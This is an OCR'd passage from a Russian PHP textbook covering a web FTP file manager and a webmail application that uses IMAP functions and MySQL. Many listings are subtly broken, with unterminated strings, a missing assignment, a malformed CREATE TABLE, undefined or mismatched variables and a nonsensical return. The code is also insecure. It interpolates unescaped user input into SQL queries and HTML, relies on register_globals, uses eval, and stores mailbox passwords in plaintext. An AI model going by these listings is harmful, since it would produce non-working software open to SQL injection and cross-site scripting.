


Рис. 16.3. Форма для загрузки файла на сервер

HTML-форма содержит практически те же управляющие элементы, что и форма mkdirform.php, за исключением текстового поля, которое заменено на поле типа `file`, позволяющее выбрать файл на машине клиента.

```
<?php
  // Если не переданы параметры - настраиваем
  // форму на добавление директории
  if(!isset($action)) $action = "upload.php";
  if(!isset($button)) $button = "Загрузить";
  if(!isset($title)) $title = "Загрузка файла в текущую директорию";
  // Права доступа по умолчанию для
  // пользователя
  if(!isset($ur)) $ur = "checked";
  if(!isset($uw)) $uw = "checked";
  if(!isset($ux)) $ux = "";
  // Права доступа по умолчанию для
  // группы
  if(!isset($gr)) $gr = "checked";
  if(!isset($gw)) $gw = "";
  if(!isset($gx)) $gx = "";
  // Права доступа по умолчанию для
  // остальных пользователей (не входящих в группу)
  if(!isset($or)) $or = "checked";
  if(!isset($ow)) $ow = "";
  if(!isset($ox)) $ox = "";
  // Извлекаем из строки запроса текущую директорию
  if(!isset($dir)) $dir = $_GET['dir'];
?>
<form action=<?php echo $action; ?> method=post>
<table>
<?php
  if($action == "upload.php")
  {
?>
Файл: <input type=file name=name value='<?php echo $name; ?>'>
<?php
  }
```

```
  else
  {
?>
Файл: <input type=text name=name value='<?php echo $name; ?>'>
<?php
  }
?>
Права доступа:
  <input type=checkbox name=ur <?php echo $ur; ?>>
  <input type=checkbox name=uw <?php echo $uw; ?>>
  <input type=checkbox name=ux <?php echo $ux; ?>>
    
  <input type=checkbox name=gr <?php echo $gr; ?>>
  <input type=checkbox name=gw <?php echo $gw; ?>>
  <input type=checkbox name=gx <?php echo $gx; ?>>
    
  <input type=checkbox name=or <?php echo $or; ?>>
  <input type=checkbox name=ow <?php echo $ow; ?>>
  <input type=checkbox name=ox <?php echo $ox; ?>>
  <input class=button type=submit value=<?php echo $button;?>>
  <input type=hidden name=dir value=<?php echo $dir;?>>
  <input type=hidden name=old value=<?php echo $name;?>>
</form>
```

Как видно из листинга 16.8, HTML-форма создана с учетом повторного использования ее для редактирования. Если в качестве обработчика выступает файл upload.php (листинг 16.9), то в форме используется поле типа `file`. При любом другом обработчике выводится текстовое поле. В форме по умолчанию предлагается сохранить файл на FTP-сервере с правами доступа "-rw-r--r--", что аналогично 0644 в цифровом формате.

```
Подождите...
<?php
  // Устанавливаем соединение с FTP-сервером
  require_once("config.php");
  // Получаем значения переменных, переданных
  // методом POST из HTML-формы uploadform.php
  $dir = $_POST['dir'];
```

```
$name = $_POST['name'];
// Преобразуем права доступа пользователя
// в числовую форму
$user = 0;
if($_POST['ur'] == 'on') $user += 4;
if($_POST['uw'] == 'on') $user += 2;
if($_POST['ux'] == 'on') $user += 1;
// Преобразуем права доступа для группы
// в числовую форму
$group = 0;
if($_POST['gr'] == 'on') $group += 4;
if($_POST['gw'] == 'on') $group += 2;
if($_POST['gx'] == 'on') $group += 1;
// Права доступа по умолчанию для
// остальных пользователей (не входящих в группу)
$other = 0;
if($_POST['or'] == 'on') $other += 4;
if($_POST['ow'] == 'on') $other += 2;
if($_POST['ox'] == 'on') $other += 1;
// Проверяем, введено ли имя для файла
if(empty($name)) puterror("Недопустимое имя файла");
$direct = str_replace('\', '/', $dir);
// Начинаем загрузку
$path = "$direct/".substr($name, strrpos($name, "\\") + 1);
$ret = ftp_nb_put($link, $path, $name, FTP_BINARY);
while ($ret == FTP_MOREDATA)
{
  // Выводим точки, чтобы пользователь
  // знал, что процесс идет
  echo ".";
  // Продолжаем загрузку
  $ret = ftp_nb_continue($link);
}
if ($ret != FTP_FINISHED)
{
  echo "<br>Во время загрузки файла произошла ошибка...";
  exit();
}
else
```

```
    // Создаем восьмеричную переменную $mode
    // с правами доступа к директории
    eval("\$mode=0$user$group$other;");
    // Изменяем права доступа для только что
    // созданной директории
    if(ftp_chmod($link, $mode, $path))
    {
      // Осуществляем автоматический переход
      // в текущий каталог
      echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php?dir=$dir'>
            </HEAD></HTML>";
    } else puterror("Невозможно установить права доступа к файлу");
  }
?>
```

В начале скрипта, как и в листинге 16.6, анализируются полученные данные о правах доступа, которые преобразуются в восьмеричный формат. Инициализация загрузки файла на FTP-сервер осуществляется функцией `ftp_nb_put()`, которая имеет следующий синтаксис:

```
int ftp_nb_put (resource link, string remote_file,
                string local_file, int mode [, int startpos])
```

В качестве первого параметра `link` функция принимает дескриптор соединения с FTP-сервером. Второй аргумент `remote_file` определяет имя и путь к файлу на удаленном FTP-сервере, третий параметр `local_file` определяет путь к локальному файлу. Четвертый параметр `mode` определяет режим передачи информации: `FTP_ASCII` для текста и `FTP_BINARY` для бинарных файлов. Необязательный пятый параметр `startpos` позволяет задать позицию в байтах, начиная с которой следует загружать файл.

Функция возвращает одну из трех констант:

- `FTP_FAILED` — в случае если не удалось передать файл на FTP-сервер;
- `FTP_FINISHED` — в случае если передача файла на сервер успешно завершена;
- `FTP_MOREDATA` — данная константа возвращается, если в настоящий момент передача данных продолжается.

Если функция возвращает константу `FTP_MOREDATA`, то скрипт ожидает завершения загрузки файла в цикле `while`. Статус процесса контролируется при помощи функции `ftp_nb_continue()`, принимающей в качестве единственного параметра дескриптор соединения `link`, который возвращается

функцией ftp_connect(). Функция ftp_nb_continue() возвращает те же самые константы, что и функция ftp_nb_put().

После завершения процесса загрузки файла на FTP-сервер функция ftp_nb_continue() возвращает константу FTP_FINISHED и скрипт выходит из цикла while. После того как файл успешно загружен на сервер, права доступа к нему изменяются согласно данным, введенным пользователем в HTML-форме uploadform.php (см. листинг 16.8). После чего происходит автоматический переход на главную страницу администрирования.

Для исправления названия файла и прав доступа к нему используется рассмотренная выше HTML-форма uploadform.php. Настройка ее для редактирования файла осуществляется в файле editfileform.php, содержимое которого представлено в листинге 16.10.

```
<?php
  // Извлекаем из строки запроса имя изменяемого файла
  // и права доступа
  $dir = $_GET['dir'];
  $name = substr($dir, strrpos($dir, "\") + 1);
  $dir = substr($dir, 0, strrpos($dir, "\"));
  $acc = $_GET['acc'];
  // Осуществляем разбор прав доступа пользователя
  if(substr($acc, 1, 1) == 'r') $ur = "checked";
  else $ur = "";
  if(substr($acc, 2, 1) == 'w') $uw = "checked";
  else $uw = "";
  if(substr($acc, 3, 1) == 'x') $ux = "checked";
  else $ux = "";
  // Осуществляем разбор прав доступа группы
  if(substr($acc, 4, 1) == 'r') $gr = "checked";
  else $gr = "";
  if(substr($acc, 5, 1) == 'w') $gw = "checked";
  else $gw = "";
  if(substr($acc, 6, 1) == 'x') $gx = "checked";
  else $gx = "";
  // Осуществляем разбор прав доступа остальных пользователей
  if(substr($acc, 7, 1) == 'r') $or = "checked";
  else $or = "";
  if(substr $acc, 8, 1) == 'w') $ow = "checked";
```

```
  else $ow = "";
  if(substr($acc, 9, 1) == 'x') $ox = "checked";
  else $ox = "";
  // Настраиваем форму на исправление названия
  // файла и прав доступа к нему
  if(!isset($title)) $title = "Переименование файла";
  if(!isset($button)) $button = "Исправить";
  if(!isset($action)) $action = "chdir.php";
  // Включаем HTML-форму
  include "uploadform.php";
?>
```

Файл editfileform.php принимает два параметра: `dir` — путь к файлу и `acc` — права доступа к файлу. Оба параметра помещаются в одноименные временные переменные. Из переменной `$dir` извлекается имя файла, подвергающегося изменению, а из `$acc` — состояния флажков в HTML-форме. Управляющие переменные `$title`, `$button` и `$action` настраивают HTML-форму, передавая ей название окна, кнопки и обработчик формы соответственно. В качестве последнего выступает рассмотренный ранее файл chdir.php (см. листинг 16.6).

Удаление файла с FTP-сервера осуществляет скрипт, расположенный в файле rmfile.php, содержимое которого приведено в листинге 16.11. Файл принимает единственный параметр `dir`, который содержит путь к удаляемому файлу.

```
Подождите...
<?php
  // Устанавливаем соединение с FTP-сервером
  require_once("config.php");
  // Извлекаем из строки запроса путь к удаляемому файлу
  $dir = $_GET['dir'];
  $direct = str_replace('%', '/', $dir);
  // Удаляем файл
  if(ftp_delete($link, $direct))
  {
    // Осуществляем автоматический переход
    // на страницу администрирования FTP-каталога
    echo "<HTML><HEAD>
```

```
        <META HTTP-EQUIV='Refresh' CONTENT='0;
        URL=index.php?dir=".substr($dir, 0, strrpos($dir,"\")).".'>
        </HEAD></HTML>";
  } else puterror("Не удается удалить файл");
?>
```

Удаление файла осуществляется при помощи функции `ftp_delete()`, которая принимает в качестве первого аргумента дескриптор соединения с FTP-сервером, а в качестве второго — путь к удаляемому файлу. В случае успешного удаления файла функция возвращает `true`, иначе — `false`.

Последний сервис, который будет рассмотрен, это загрузка файлов с FTP-сервера на локальную машину пользователя. Для этого файл необходимо загрузить во временную директорию Web-приложения `files` и уже оттуда отправить его по HTTP-протоколу пользователю. За загрузку файлов с FTP-сервера несет ответственность файл download.php, содержимое которого представлено в листинге 16.12.

```
Подождите...
<?php
  // Устанавливаем соединение с FTP-сервером
  require_once("config.php");
  // Извлекаем из строки запроса загружаемый файл
  $dir = $_GET['dir'];
  $direct = str_replace('\', '/', $dir);
  // Загружаем файл в директорию files
  $path = "files/".substr($direct, strrpos($direct,"/") + 1);
  // Инициируем загрузку
  $ret = ftp_nb_get($link, $path, $direct, FTP_BINARY);
  while ($ret == FTP_MOREDATA)
  {
    // Выводим точки, чтобы пользователь
    // видел, что процесс идет
    echo ".";
    // Продолжаем загрузку
    $ret = ftp_nb_continue($link);
  }
  // Если происходит ошибка при загрузке файла,
  // уведомляем об этом пользователя
```

```
  if ($ret != FTP_FINISHED)
  {
    echo "<br>Во время загрузки файла произошла ошибка...";
    exit();
  }
  else
  {
    // Отправляем посетителю файл
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='1; URL=$path'>
          </HEAD></HTML>";
  }
?>
```

Файл, путь к которому передается через параметр строки запроса `dir`, загружается во временную директорию file Web-приложения при помощи функции `ftp_nb_get()`, которая имеет следующий синтаксис:

```
int ftp_nb_get (resource link, string local_file,
                string remote_file, int mode [, int resumepos])
```


В качестве первого параметра `link` функция принимает дескриптор соединения с FTP-сервером. Второй аргумент `local_file` определяет путь к локальному файлу, третий параметр `remote_file` определяет имя и путь к файлу на удаленном FTP-сервере. Четвертый параметр `mode` определяет режим передачи информации: `FTP_ASCII` для текста и `FTP_BINARY` для бинарных файлов. Необязательный пятый параметр `startpos` позволяет задать позицию в байтах, начиная с которой следует загружать файл.

Функция возвращает одну из трех констант:

- `FTP_FAILED` — в случае если не удалось передать файл на FTP-сервер;
- `FTP_FINISHED` — в случае если передача файла на сервер успешно завершена;
- `FTP_MOREDATA` — данная константа возвращается, если в настоящий момент передача данных продолжается.

Точно так же, как и в листинге 16.9, контроль за состоянием загрузки файла осуществляется в цикле `while` при помощи рассмотренной выше функции `ftp_nb_continue()`. После того как файл загружен при помощи HTTP-заголовка `'Refresh'`, он отправляется пользователю.

Глава 17



Почтовая служба

Сейчас многие сайты предоставляют посетителям возможность пользоваться электронной почтой через Web-интерфейс. В этой главе будут рассмотрены основные принципы создания такого Web-приложения.

Web-приложение "Почтовая служба" обязательно должно предоставлять пользователям следующие сервисы:

- создание учетных записей и подключение к ним;
- чтение сообщений электронной почты;
- отправка сообщений электронной почты;
- удаление сообщений электронной почты;
- переадресация сообщений электронной почты.

Методы отправки сообщения электронной почты были подробно рассмотрены в *главе 13*. Для чтения сообщений необходимо применять два протокола: POP3 и IMAP.

Примечание

Различие между этими протоколами также подробно рассмотрено в *главе 13*.

Для реализации Web-приложения "Почтовая служба" необходимо использование IMAP-функций из библиотеки расширения IMAP. Эта библиотека содержит большое количество функций. Но основное ее достоинство заключается в том, что для реализации эффективного почтового приложения вполне достаточно восьми основных функций, которые мы подробно рассмотрим ниже.

Примечание

IMAP-функции, несмотря на свое название, предназначены для работы как с протоколом IMAP, так и с протоколом POP3, что весьма удобно, поскольку архитектура приложения легко расширяется для работы с обоими протоколами. Кроме того, эти же функции применимы и для работы с протоколом NNTP (*Networks News Transfer Protocol — протокол передачи сетевых новостей*), и

любое почтовое приложение, использующее IMAP-функции, очень легко расширяется для работы с этим протоколом.

Таким образом, в нашем приложении все функции, связанные с чтением сообщений, будут реализовываться на основе протоколов POP3 и IMAP (с использованием IMAP-функций), а все функции, связанные с отправкой сообщений, — на основе протокола SMTP (с использованием функции `mail`).

Рассмотрим более подробно список основных функций, которые должны быть предоставлены пользователю. При первом обращении к системе пользователь должен ввести свои логин и пароль, для хранения которых используется СУБД MySQL. После этого он по порядку может совершать следующие действия:

- настройку учетной записи;
- выбор учетной записи;
- просмотр своего почтового ящика;
- получение почты;
- выход из системы.

Чтобы на этапе просмотра почтового ящика пользователь мог просматривать сообщения, в системе необходимо реализовать следующие функции:

- показ заголовков сообщений;
- ответ на сообщение;
- пересылка сообщения;
- удаление сообщения.

17.1. Создание базы данных

SQL-запрос на создание базы данных будущего Web-приложения приведен в листинге 17.1. Так как хранение самих сообщений в базе данных не предусматривается, ее структура достаточно проста.

```
CREATE DATABASE mail;
USE mail;
CREATE TABLE users
(
  name CHAR(16) NOT NULL PRIMARY KEY,
  pass CHAR(16) NOT NULL,
  addr CHAR(100) NOT NULL,
```

```
  from_name CHAR(100) NOT NULL
);
CREATE TABLE account
(
  id_account INT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
  name CHAR(16) NOT NULL PRIMARY KEY,
  remoteuser CHAR(50) NOT NULL,
  remotepass CHAR(50) NOT NULL,
  server CHAR(100) NOT NULL,
  type CHAR(4) NOT NULL
  port INT NOT NULL,
);
```

Как видно из листинга 17.1, база данных `mail` содержит две таблицы: `users` и `account`. Таблица `users` предназначена для хранения сведений о пользователях системы и имеет следующие поля:

- `name` — имя пользователя, под которым он работает в системе (логин);
- `pass` — пароль;
- `addr` — адрес электронной почты, который будет отображаться в поле **From**;
- `from_name` — имя, которое будет отображаться в отправляемых пользователем сообщениях.

Таблица `account` предназначена для хранения сведений о пользователях системы и имеет следующие поля:

- `id_account` — первичный ключ;
- `name` — имя пользователя, который работает под данной учетной записью;
- `remoteuser` — имя, под которым пользователь подключается к удаленному серверу;
- *`remotepass`* — *пароль на подключение к удаленному серверу*;
- `server` — адрес сервера;
- `type` — тип протокола, используемого для чтения сообщений с заданного сервера (POP3 или IMAP);
- `port` — номер порта, к которому будет выполняться подключение в рамках данной учетной записи.

> ***Напоминаем***
>
> IMAP-сервер использует для своей работы порт с номером 143, а POP3-сервер — порт с номером 110.

17.2. Архитектура приложения

В этом Web-приложении за все ответствен один большой скрипт index.php, функционирующий как цикл обработки событий программы (листинг 17.2). То есть независимо от того, какое действие выбирает посетитель, управление передается основному скрипту, но с параметром, по которому можно идентифицировать это действие. В зависимости от значения этого параметра вызываются различные функции. В нашем случае функции вынесены в отдельный файл — скрипт func.php.

```
<?php
// основной файл приложения "Почтовая служба"
//*********************************
// Этап 1. Предварительная обработка
//*********************************
include ('func.php');
session_start(); // начало сессии
// создаем короткие имена переменных
$name = $_POST['name'];
$pass = $_POST['pass'];
if (isset($_POST['action']))
    $action = $_POST['action'];
else
    $action = $_GET['action'];
if (isset($_POST['account']))
    $account = $_POST['account'];
else
    $account = $_GET['account'];
$id_msg = $_GET['id_msg'];
$to = $_POST['to'];
$cc = $_POST['cc'];
$subject = $_POST['subject'];
$msg = $_POST['msg'];

// идентифицируем пользователей
/*
{
    // здесь следует блок кода,
    // ответственный за регистрацию пользователей в системе
```

```
}
*/
// если пользователь нажал кнопку выхода из системы,
// производим закрытие сеанса
if($action == 'log_out')
{
    session_destroy();
    unset($action);
    unset ($_SESSION['name']);
}

// производим обработку на удаление, сохранение
// и выбор учетных записей путем вызова
// соответствующих функций
switch($action)
{
    case 'del_account': // удаление
    {
        del_account($_SESSION["auth_user"]);
        break;
    }
    case 'save': // сохранение
    {
        save_account($_SESSION["auth_user"], $_POST);
        break;
    }
    case 'select_account': // выбор
    {
        // если выбрана допустимая учетная запись,
        // необходимо сохранить ее в нужной
        // сеансовой переменной
        $_SESSION["select_account"] = $account;
    }
}

/*
ниже следует блок кода, в котором
создаются необходимые кнопки,
выводимые на панели инструментов.
```

```
К примеру:
*/
// блок создания кнопок
$buttons = array();
$buttons[0] = "Посмотреть ящик";
$buttons[1] = "Новое сообщение";
$buttons[2] = "Создать учетную запись";

//*****************************************************
// Этап II. Основной обработчик пользовательских действий
//*****************************************************
switch ($action)
{
  // Если выбрана опция создания новой учетной записи
  // либо учетная запись только что добавлена или удалена,
  // отобразить страницу создания учетных записей
  case 'save':
  case 'setup_account':
  case 'del_account':
  {
    show_setup_account($_SESSION['auth_user']);
    break;
  }
  case 'send_msg': // послать сообщение
  {
    if(send_msg($to, $cc, $subject, $msg))
      echo "Сообщение отправлено";
    else
      echo "Невозможно отправить сообщение";
    break;
  }
  case 'del_msg': // удалить сообщение
  {
     del_msg($_SESSION['auth_user'],
                  $_SESSION['select_account'], $id_msg);
  }
  case 'select_account': // выбрать учетную запись
  case 'view_mailbox': // просмотреть ящик
  {
```

```
    // Если почтовый ящик только что выбран,
    // нужно отобразить его содержимое
    show_list($_SESSION['auth_user'],
              $_SESSION['select_account']);
    break;
  }
  case 'show_headers': // показать заголовки
  case 'hide_headers': // скрыть заголовки
  case 'view_msg': // просмотр сообщения
  {
    // Если сообщение выбрано из списка или
    // оно просматривается и выбрана опция скрытия/показа
    // заголовков, то нужно загрузить сообщение
    $full_headers = ($action=='show-headers');
    show_msg($_SESSION['auth_user'],
             $_SESSION['select_account'],
             $id_msg, $full_headers);
    break;
  }
  case 'reply-all': // ответить всем
  {
    // Установить значение переменной $cc равным строке cc
    // текущего сообщения
    if(!$imap)
      $imap = open_mailbox($_SESSION['auth_user'],
                           $_SESSION['select_account']);
    if($imap)
    {
      $header = imap_header($imap, $id_msg);
      if($header->reply_to_address)
        $to = $header->reply_to_address;
      else
        $to = $header->from_address;
      $cc = $header->cc_address;
      $subject = 'Re: '.$header->subject;
      $body = add_quoting(stripslashes(imap_body($imap, $id_msg)));
      imap_close($imap);

      show_new_msg_form($_SESSION['auth_user'],
                        $to, $cc, $subject, $body);
```

```
    }
    break;
  }
  case 'reply': // ответить
  {
    // Установить значение переменной $to равным полю reply-to
    // или полю from текущего сообщения
    if(!$imap)
      $imap = open_mailbox($_SESSION['auth_user'],
                           $_SESSION['select_account']);
    if($imap)
    {
      $header = imap_header($imap, $id_msg);
      if($header->reply_to_address)
        $to = $header->reply_to_address;
      else
        $to = $header->from_address;
      $subject = 'Re: '.$header->subject;
      $body = add_quoting(stripslashes(imap_body($imap, $id_msg)));
      imap_close($imap);

      show_new_msg_form($_SESSION['auth_user'],
                        $to, $cc, $subject, $body);
    }
    break;
  }
  case 'forward': // переадресация
  {
    // Установить значение переменной $body равным телу
    // текущего сообщения, взятому в кавычки
    if(!$imap)
      $imap = open_mailbox($_SESSION['auth_user'],
                           $_SESSION['select_account']);

    if($imap)
    {
      $header = imap_header($imap, $id_msg);
      $body = add_quoting(stripslashes(imap_body($imap, $id_msg)));
      $subject = 'Fwd: '.$header->subject;
```

```
      imap_close($imap);

      show_new_msg_form($_SESSION['auth_user'],
                        $to, $cc, $subject, $body);
    }
    break;
  }
  case 'new-message': // новое сообщение
  {
    show_new_msg_form($_SESSION['auth_user'],
                      $to, $cc, $subject, $body);
    break;
  }
}
?>
```

На этом разработку главного сценария проекта можно считать законченной, теперь подробнее рассмотрим основные моменты этого сценария.

17.2.1. Создание учетных записей

При первом обращении посетителя к Web-приложению необходимо настроить учетные записи электронной почты. После того как пользователь нажмет кнопку **Создать учетную запись**, переменная `$action` получает значение `setup_account` (*листинг 17.3*).

```
case 'save':
case 'setup_account':
case 'del_account':
{
  show_setup_account($_SESSION['auth_user']);
  break;
}
```

Это приводит к вызову функции `show_setup_account`, которая выводит форму заполнения данных об учетной записи. Форма может выглядеть, к примеру, как показано на рис. 17.1.




Рис. 17.1. Форма создания учетной записи

Указанную функцию можно использовать двояко. С одной стороны, она предназначена только для вывода формы для заполнения. Но с другой стороны, пользователю ведь может понадобиться изменить данные своей учетной записи, и поэтому имеет смысл предусмотреть вызов этой функции с параметрами, значениями которых будут данные об учетной записи пользователя (листинг 17.4).

Листинг 17.4. Функция show_setup_account

```
function show_setup_account($auth_user)
{
  show_account_form($auth_user);
  $list = get_account($auth_user); // выводим
  $account = sizeof($list);

  // Отображение всех учетных записей
  foreach($list as $key => $account)
  {
    show_account_form ($auth_user,
                       $account['id_account'],
                       $account['server'],
                       $account['remoteuser'],
                       $account['remotepass'],
                       $account['type'],
                       $account['port']);
  }
}
```

То есть в том случае, если функция вывода формы `show_account_form` вызывается без параметров, выводится просто пустая форма, как на рис. 17.1.

Если функция вывода формы вызывается с параметрами, то все поля формы уже будут заполненными. Функция get_account предназначена для извлечения информации об уже существующих учетных записях из базы данных (листинг 17.5).

```
function get_account($auth_user)
{
  $query = "SELECT * FROM account WHERE name = '$auth_user'";
  $result = mysql_query($query);
  if($result)
  {
    $var = mysql_fetch_array($result, MYSQL_NUM);
    return list($var);
  } else return false;
}
```

Функция get_account соединяется с базой данных, извлекает учетные записи и возвращает их в виде массива.

После того как пользователь заполнил форму учетной записи, он должен нажать кнопку **Сохранить данные об учетной записи**, что приведет к событию save и выполнению следующего блока кода:

```
case 'save':
{
  save_account($_SESSION["auth_user"], $_POST);
  break;
}
```

Функция save_account сохраняет данные об учетной записи (листинг 17.6).

```
function save_account($auth_user, $var)
{
    $query = "INSERT INTO account VALUES ('$auth_user',
             '$var[server]', $var[port],
             '$var[type]', '$var[remoteuser]',
             '$var[remotepass]', NULL)";
}
```

В этой функции можно также предусмотреть возможность изменения данных уже существующей учетной записи, для чего нужно всего лишь заменить оператор `insert` в вышеприведенном запросе оператором `update`. К примеру:

```
if ($var["account"]>0)
  $query = "update into account values (...)
else
  $query = "insert into account values (...)
```

В том случае, если пользователь нажал кнопку **Удаление учетной записи**, происходит событие `del_account` и выполняется следующий участок кода:

```
case 'del_account': // удаление
{
  del_account($_SESSION["auth_user"]);
  break;
}
```

Удаление учетных записей происходит с помощью функции `del_account`, код которой приведен в листинге 17.7.

```
function del_account($auth_user, $id_account)
{
  $query = "DELETE FROM account WHERE id_account='$id_account'
            and name = '$auth_user'";
  $result   mysql_query($query);
  return $result;
```

17.2.2. Просмотр почтового ящика и чтение сообщений

После того как учетные записи настроены, можно приступать к чтению сообщений, предварительно подключившись к учетным записям почтового сервера.

Возможность просмотра содержимого почтового ящика реализована в функции `show_list`, отображающей список сообщений, находящихся в почтовом ящике пользователя (листинг 17.8).

```
function show_list($auth_user, $id_account)
{
  if(!$id_account)
  {
    echo "Почтовый ящик не выбран";
  }
  else
  {
    $imap = open_mailbox($auth_user, $id_account);
    $headers = imap_headers($imap);
    $msg = sizeof($headers);
    for($i = 0; $i<$msg; $i++)
    {
       // вывод HTML-таблицы под сообщения
    }
  }
}
```

Как видно из листинга 17.8, почтовый ящик пользователя открывается с помощью функции `open_mailbox`, а заголовки сообщений читает IMAP-функция `imap_headers`. Код функции `open_mailbox()` приведен в листинге 17.9.

```
function open_mailbox($auth_user, $accountid)
{
  // Выбираем почтовый ящик, если он единственный
  if(number_of_accounts($auth_user)==1)
  {
    $account = get_account_name($auth_user);
    $_SESSION['select_account'] = $account[0];
    $id_account = $account[0];
  }
  // Подключаемся к POP3 или IMAP-серверу
  $var = get_account ($auth_user, $accountid);
  if(!sizeof($var)) return 0;
  $mailbox = '{'.$settings[server];
```

```
  if($var[type]=='POP3')
    $mailbox .= '/pop3';
  $mailbox .= ':'.$settings[port].'}INBOX';
  @ $imap = imap_open($mailbox, $var['remoteuser'],
                      $var['remotepass']);
  return  $imap;
}
```

Функция number_of_accounts() возвращает количество учетных записей, которые зарегистрировал пользователь. Код этой функции приведен в листинге 17.10.

```
function number_of_accounts($auth_user)
{
  $query = "SELECT COUNT(*) FROM account WHERE name = '$auth_user'";
  $result = mysql_query($query);
  if($result)
    return mysql_result($result, 0);
  }
  return 0;
}
```

Функция get_account_name выводит имена учетных записей, чтобы пользователь мог выбрать нужную. Эта функция подобна ранее рассмотренной функции get_account().

Выбранная пользователем учетная запись является текущей и сохраняется в сеансовой переменной $_SESSION['select_account'].

В листингах 17.8 и 17.9 мы впервые столкнулись с IMAP-функциями, которые подробно рассмотрены ниже.

Открытие почтового ящика происходит с помощью функции imap_open(), имеющей следующий синтаксис:

```
int imap_open (string mailbox, string username, string password,
               [, int options])
```

Рассмотрим параметры этой функции:

- mailbox — строка, содержащая имя сервера и имя почтового ящика. Указанная строка имеет следующий обязательный формат:

  {хост/протокол:порт}ящик

Номер порта и название протокола являются необязательными параметрами. В том случае, если они не указаны, по умолчанию подразумевается, что имеется в виду протокол IMAP с соответствующим ему номером порта. К примеру, в случае протокола IMAP параметр `mailbox` будет иметь следующий вид:

```
{servername:143}INBOX
```

А для протокола POP3:

```
{servername/pop3:110}INBOX
```

- `username` — имя пользователя, которое зарегистрировано в текущей учетной записи;
- `password` — пароль для доступа к учетной записи.

После того как работа с IMAP закончена, IMAP-соединение следует закрыть при помощи функции `imap_close()`. В качестве единственного параметра функции выступает дескриптор соединения. В листинге 17.8 закрытия соединения не происходит, поскольку дескриптор соединения передается в функцию `show_list ()`, в которой с помощью функции `imap_headers()` извлекаются заголовки почтовых сообщений.

Функция `imap_headers()` предназначена для вывода заголовков всех почтовых сообщений, присутствующих в выбранном почтовом ящике. Заголовки возвращаются в виде массива, в котором каждая строка соответствует отдельному сообщению. В качестве единственного параметра эта функция принимает дескриптор IMAP-соединения:

```
imap_headers ($imap)
```

Для получения более полной информации в заголовках предназначена функция `imap_header()`, принимающая в качестве параметра дескриптор IMAP-соединения и идентификатор сообщения (`$id_msg`).

После того как получены заголовки сообщений, необходимо реализовать метод, при помощи которого можно прочитать каждое конкретное сообщение. Это осуществляет функция `show_msg`, ее код приведен в листинге 17.11.

```
function show_msg($auth_user, $id_account, $id_msg, $full_headers)
{
  $msg = array();
  // открываем почтовый ящик
  $imap = open_mailbox($auth_user, $id_account);
  // получаем все заголовки сообщения, по обращению
  // к которым ниже будет формироваться сообщение
  $header = imap_header($imap, $id_msg);
```

```
  // получаем тело сообщения
  $msg['body'] = imap_body($imap, $id_msg);
  if(!$msg['body'])
    $msg['body'] = "[Отсутствует тело сообщения]";
  // получаем тему
  $msg['subject'] = $header->subject;
  // получаем поле from
  $msg['from_address'] = $header->fromaddress;
  // получаем поле to
  $msg['to_address'] = $header->toaddress;
  // получаем поле cc
  $msg['cc_address'] = $header->ccaddress;
  // получаем дату приема сообщения
  $msg['date'] = $header->date;
  // закрываем IMAP-соединение
  imap_close($imap);
  return $msg;
}
```

Просмотрев сообщение, пользователь может его удалить. В этом случае инициируется событие `del_msg`:

```
case 'del_msg': // удалить сообщение
{
  del_msg($_SESSION['auth_user'],
          $_SESSION['select_account'], $id_msg);
}
```

Код функции `del_msg()`, удаляющей сообщение, рассмотрен в листинге 17.12.

```
function del_msg($auth_user, $id_account, $id_msg)
{
  $imap = open_mailbox($auth_user, $id_account);
  if ($imap)
  {
    imap_delete($imap, $message_id);
    imap_expunge($imap);
    imap_close($imap);
```


```
    return true;
  }
  else return false;
}
```

Для удаления сообщений используются функции `imap_delete` и `imap_expunge`. Их отличие друг от друга состоит в том, что первая функция только помечает сообщения как удаленные, а вторая — действительно удаляет их. Общим параметром у каждой функции является дескриптор IMAP-соединения. Функция `imap_delete` имеет в качестве второго параметра идентификатор сообщения.

17.2.3. Отправка сообщений

Отправка сообщений реализуется с помощью функции `send_msg()`, которую в данной главе мы рассматривать не будем в силу того, что вопросам отправки сообщений целиком посвящена *глава 13*.

Глава 18



Система рассылки писем

